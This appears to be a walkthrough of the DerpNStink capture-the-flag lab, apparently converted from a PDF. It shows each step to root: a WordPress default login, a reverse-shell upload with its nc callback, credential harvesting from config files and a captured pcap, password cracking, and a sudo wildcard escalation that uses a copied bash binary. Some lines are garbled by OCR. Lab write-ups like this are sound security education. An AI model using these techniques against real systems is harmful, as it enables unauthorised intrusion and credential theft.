Mr. Derp and Uncle Stinky are two system administrators who are starting their own company, DerpNStink. Instead of hiring qualified professionals to build up their IT landscape, they decided to hack together their own system which is almost ready to go live...


This machine has 4 flags, so probably one for www-data, one for each of the sys admins and finally a root flag. Probably...

```
PORT
      STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.2
22/tcp open ssh
                   OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux;
protocol 2.0)
ssh-hostkey:
   1024 12:4e:f8:6e:7b:6c:c6:d8:7c:d8:29:77:d1:0b:eb:72 (DSA)
   2048 72:c5:1c:5f:81:7b:dd:1a:fb:2e:59:67:fe:a6:91:2f (RSA)
   256 06:77:0f:4b:96:0a:3a:2c:3b:f0:8c:2b:57:b5:97:bc (ECDSA)
   256 28:e8:ed:7c:60:7f:19:6c:e3:24:79:31:ca:ab:5d:2d (ED25519)
80/tcp open http
                  Apache httpd 2.4.7 ((Ubuntu))
http-robots.txt: 2 disallowed entries
_/php/ /temporary/
_http-title: DeRPnStiNK
http-server-header: Apache/2.4.7 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Found the first flag in the HTTP response when calling port 80

After directory busting, the directory /weblog was found.

Seems like we must add it to /etc/hosts file



Error


Unknown host: derpnstink.local

Seems like a wordpress website. In the response we can find what seems to be a username


```
<
  <h3 style="opacity:70;">
   h0m3l4b1t
  </h3>
 <span>http://derpnstink.local/weblo
   h0m3l4b1t
 <a></a>
<</li>
 <h3 style="opacity:70;">
   randonx
 </h3>
 <span>http://derpnstink.local/weblo
    randonx
```

h0m3l4b1t and randonx

Tried accessing /wp-admin and credentials admin:admin...



It appears we can upload files to the slideshow. It says there's a restriction on the filetype, but there's not. I uploaded a reverse shell and immediately got a call back



```
(kali® kali)-[~/Desktop]
$ nc -nlvp 1337
listening on [any] 1337 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.12] 42472
Linux DeRPnStiNK 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:0
17:04:29 up 21 min, 0 users, load average: 0.00, 0.02, 0.08
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ |
```

This might be useful

```
Analyzing Wordpress Files (limit 70)
-rw-r--r- 1 www-data root 3123 Nov 11 2017 /var/www/html/weblog/wp-config.php
define('DB_NAME', 'wordpress');
define('DB_USER', 'root');
define('DB_PASSWORD', 'mysql');
define('DB_HOST', 'localhost');
```

This too

```
Searching passwords in config PHP files
$dbpass='admin';
$dbuser='phpmyadmin';
    // $cfg['Servers'][$i]['AllowNoPassword'] = TRUE;
// $cfg['Servers'][$i]['AllowNoPassword'] = TRUE;
$cfg['Servers'][$i]['AllowNoPassword'] = false;
$cfg['Servers'][$i]['AllowNoPassword'] = false;
$cfg['Servers'][$i]['AllowNoPassword'] = false;
$cfg['Servers'][$i]['nopassword'] = false;
$cfg['ShowChgPassword'] = true;
        $pwd = trim( wp_unslash( $_POST[ 'pwd' ] ) );
        define('DB_PASSWORD', $pwd);
        define('DB_USER', $uname);
define('DB_PASSWORD', 'password_here');
define('DB_USER', 'username_here');
define('DB_PASSWORD', 'mysql');
define('DB_USER', 'root');
```

Credentials **root:mysql** worked for the local mysql

We already know the second hash is admin

So we throw the other hash into john


Got it!

```
stinky@DeRPnStiNK:/var/local$ whoami
whoami
stinky
stinky@DeRPnStiNK:/var/local$|
```

Found another flag!

```
stinky@DeRPnStiNK:~/Desktop$ cat fl
cat flag.txt
flag3(07f62b021771d3cf67e2e1faf18769cc5e5c119ad7d4d1847a11e11d6d5a7ecb)
stinky@DeRPnStiNK:~/Desktop$ |
```

Logged into wp-admin with this user, just in case...



Interesting note! This along with the .pcap file will provide interesting info

```
stinky@DeRPnStiNK:~/ftp/files/network-logs$ cat derp
cat derpissues.txt
12:06 mrderp: hey i cant login to wordpress anymore. Can you look into it?
12:07 stinky: yeah. did you need a password reset?
12:07 mrderp: I think i accidently deleted my account
12:07 mrderp: i just need to logon once to make a change
12:07 stinky: im gonna packet capture so we can figure out whats going on
12:07 mrderp: that seems a bit overkill, but wtv
12:08 stinky: commence the sniffer!!!!
12:08 mrderp: -_-
12:10 stinky: fine derp, i think i fixed it for you though. cany you try to login?
12:11 mrderp: awesome it works!
12:12 stinky: we really are the best sysadmins #team
12:13 mrderp: i guess we are...
12:15 mrderp: alright I made the changes, feel free to decomission my account
12:20 stinky: done! yay
stinky@DeRPnStiNK:~/ftp/files/network-logs$
stinky@DeRPnStiNK:~/Documents$ ls -alh
ls -alh
total 4.2M
drwxr-xr-x 2 stinky stinky 4.0K Nov 13 2017 .
drwx---- 12 stinky stinky 4.0K Jan 9 2018 ...
-rw-r--r-- 1 root
                      root 4.2M Nov 13 2017 derpissues.pcap
stinky@DeRPnStiNK:~/Documents$
```

Exfiltrated it with base64 -w0 and opened it in wireshark

Exhibitated it with bases? We and opened it in whoshark				
				derpDecod.pcap
File Edit View Go Ca	apture <u>A</u> nalyze <u>S</u> tatistics	Telephony Wireless To	ols <u>H</u> elp	
4 - 4		· Ռ ·← → 📮 🔳		
		, ,, ,, 3, 🛅 🚞		
Apply a display filter < Ctrl-/>				
No. Time	Source	Destination	Protocol	Length Info
1 0.000000	127.0.0.1	127.0.1.1	DNS	97 Standard query 0x15c6 A self-repair.mozilla.org.localdoma
2 0.000087	192.168.1.130	192.168.1.1	DNS	97 Standard query 0x5039 A self-repair.mozilla.org.localdoma
3 0.000426	127.0.0.1	127.0.1.1	DNS	97 Standard query 0x8349 AAAA self-repair.mozilla.org.localo
4 0.000514	192.168.1.130	192.168.1.1	DNS	97 Standard query 0x2c11 AAAA self-repair.mozilla.org.localo
5 0.000721	192.168.1.1	192.168.1.130	ICMP	72 Destination unreachable (Port unreachable)
6 0.001040	192.168.1.1	192.168.1.130	ICMP	72 Destination unreachable (Port unreachable)
7 1.649443	127.0.0.1	127.0.1.1	DNS	85 Standard query 0x7cb7 A safebrowsing.google.com
8 1.649497	192.168.1.130	192.168.1.1	DNS	85 Standard query 0xa561 A safebrowsing.google.com
9 1.649673	127.0.0.1	127.0.1.1	DNS	85 Standard query 0x546f AAAA safebrowsing.google.com
10 1.649700	192.168.1.130	192.168.1.1	DNS	85 Standard query 0x4c4f AAAA safebrowsing.google.com
11 1.649925	192.168.1.1	192.168.1.130	ICMP	72 Destination unreachable (Port unreachable)
12 1.650085	192.168.1.1	192.168.1.130	ICMP	72 Destination unreachable (Port unreachable)
13 3.250645	127.0.0.1	127.0.1.1	DNS	92 Standard query 0x98d9 A copy.loop.services.mozilla.com
14 3.250731	192.168.1.130	192.168.1.1	DNS	92 Standard query 0xaf50 A copy.loop.services.mozilla.com
15 3.251548	192.168.1.1	192.168.1.130	ICMP	72 Destination unreachable (Port unreachable)
16 4.577082	127.0.0.1	127.0.1.1	DNS	78 Standard query 0x61d5 A start.ubuntu.com
17 4.577151	192.168.1.130	192.168.1.1	DNS	78 Standard query 0x3d26 A start.ubuntu.com
18 4.577357	127.0.0.1	127.0.1.1	DNS	78 Standard query 0xc6b5 AAAA start.ubuntu.com
19 4.577377	192.168.1.130	192.168.1.1	DNS	78 Standard query 0x9c4b AAAA start.ubuntu.com
20 4.577666	192.168.1.1	192.168.1.130	ICMP	72 Destination unreachable (Port unreachable)
21 4.577673	192.168.1.1	192.168.1.130	ICMP	72 Destination unreachable (Port unreachable)
22 4.894992	127.0.0.1	127.0.1.1	DNS	76 Standard query 0xeed2 A www.google.com
23 4.895104	192.168.1.130	192.168.1.1	DNS	76 Standard query 0x8a88 A www.google.com
24 4.895292	127.0.0.1	127.0.1.1	DNS	76 Standard query 0xf6a8 AAAA www.google.com
25 4.895312	192.168.1.130	192.168.1.1	DNS	76 Standard query 0x0a1b AAAA www.google.com
26 4.895597	192.168.1.1	192.168.1.130	ICMP	72 Destination unreachable (Port unreachable)
27 / 005722	102 160 1 1	100 160 1 100	TCMD	72 Doctination unreachable (Bort unreachable)
→ Frame 20: 72 bytes on wire (576 bits), 72 bytes captured (576 bits)				

```
HTML Form URL Encoded: application/x-www-form-urlencoded
    Form item: "log" = "mrderp"
    Form item: "pwd" = "derpderpderpderpderpderpderp"
    Form item: "wp-submit" = "Log In"
    Form item: "redirect_to" = "http://derpnstink.local/weblog/wp-admin/"
    Form item: "testcookie" = "1"

    derpissues.pcap
```

Surprise surprise it works

```
stinky@DeRPnStiNK:~/ftp/files$ su mrderp
su mrderp
Password: derpderpderpderpderpderpderp
mrderp@DeRPnStiNK:/home/stinky/ftp/files$
```

Interesting file, it has something about a sudoers file issue

```
Toll-free: 1-866-504-9552
Phone: 301-402-7469
TTY: 301-451-5939
Ticket Title: Sudoers File issues
Ticket Number: 242
Status: Break/fix
Date Created: 08/23/2017
Latest Update Date: 08/23/2017
Contact Name: Mr Derp
CC's: Uncle Stinky
Full description and latest notes on your Ticket: Sudoers File issues
Notification
```

Well I certainly found an issue here

```
User mrderp may run the following commands on DeRPnStiNK:

(ALL) /home/mrderp/binaries/derpy*

mrderp@DeRPnStiNK:~/Desktop$ |
```

```
mrderp@DeRPnStiNK:~/binaries$ cp /bin/bash .
cp /bin/bash .
mrderp@DeRPnStiNK:~/binaries$ mv bash derpy1
mv bash derpy1
mrderp@DeRPnStiNK:~/binaries$ ls
ls
derpy1
```

```
mrderp@DeRPnStiNK:~/binaries$ sudo ./derpy1
sudo ./derpy1
root@DeRPnStiNK:~/binaries# whoami
whoami
root
```

And for the final flag....

```
root@DeRPnStiNK:/root/Desktop# cat flag.txt
cat flag.txt
flag4(49dca65f362fee401292ed7ada96f96295eab1e589c52e4e66bf4aedda715fdd)

Congrats on rooting my first VulnOS!

Hit me up on twitter and let me know your thoughts!

@securekomodo

root@DeRPnStiNK:/root/Desktop# |
```